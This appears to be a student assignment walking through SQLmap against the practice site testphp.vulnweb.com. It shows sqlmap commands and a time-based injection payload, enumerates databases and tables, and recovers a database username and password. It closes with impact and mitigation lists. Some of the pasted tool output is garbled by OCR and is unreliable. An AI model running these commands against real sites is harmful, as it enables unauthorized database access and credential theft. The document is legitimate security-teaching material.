ASSIGNMENT-2

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B. TECH

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RCEE

SQLmap

Step -1 Purpose and Usage of SQLMap:

- SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities.
- We can use it to test web applications for SQL injection vulnerabilities and gain access to a
 vulnerable database. SQLmap is a favourite tool among pen-testers for its ease of use and
 flexibility.

Step -2 Installation of SQLMap:

- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command: **sudo apt-get install sqlmap**

Step -3 Identifying a Vulnerable Web Application:

- You can use intentionally vulnerable web applications like DVWA (Damn Vulnerable Web Application) or WebGoat for practicing SQL injection attacks.
- Install and set up DVWA on your local machine or use online platforms like OWASP Juice Shop.
- Example: www.testphp.vulnweb.com


Step -4 Performing a Basic SQL Injection Attack:

- Use SQLMap to perform a basic SQL injection attack against the chosen target.
- Example command: sqlmap -u "http://target.com/page.php?id=1" --dbs
- This command will identify the databases present in the target application by exploiting the SQL injection vulnerability.

Step-5

Process:

- Syntax: sqlmap -u <website link> --crawl=2
- **Sqlmap** -u http://testphp.vulnweb.com/ --crawl=2
- Enable automatic responses to yes/no questions during command execution by incorporating the --batch command.





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Parameter: artist (GET)

Type: blockan-based blind

Title: AMD boolean-based blind

Title: MAD boolean-based blind

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```

Here we are finding how many datbases are there in a website by using the command as follows:

sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs


We have two databases named as:

- 1) acuart
- 2) information schema

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a713,3011)


Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat-1 AND (SELECT 2434 FROM (SELECT(SLEET(S)))dGHe)
Type: URINO query
Title: Generic URION query
Title: Gener
```

In this we particularly choose acuart databases to perform sqlmap




In this command we are finding how many tables are there in a database by using the following command:


sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 -tables












Finding the user name of the acuart database:

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The Username is "acuart@localhost"


Now we are finding the password for this database:














The password is: "test"

Email is: shree@gmail.com

Potential Impact:

- 1. **Data Breach**: Unauthorized access to sensitive data.
- 2. Data Manipulation: Alteration or deletion of data.
- 3. **Authentication Bypass**: Unauthorized access to privileged accounts.
- 4. **Application Takeover**: Control over the application, including defacement.
- 5. **Denial of Service (DoS)**: Application slowdown or crash.

Mitigation Strategies:

- 1. Input Validation: Check and clean user inputs.
- 2. Least Privilege: Restrict user permissions.
- 3. Use ORM: Object-Relational Mapping frameworks.
- 4. Stored Procedures: Encapsulate SQL queries.
- 5. Web Application Firewalls (WAF): Monitor and filter HTTP requests.
- 6. Regular Audits and Patch Management: Identify and fix vulnerabilities.
- 7. Education and Awareness: Train staff on security best practices.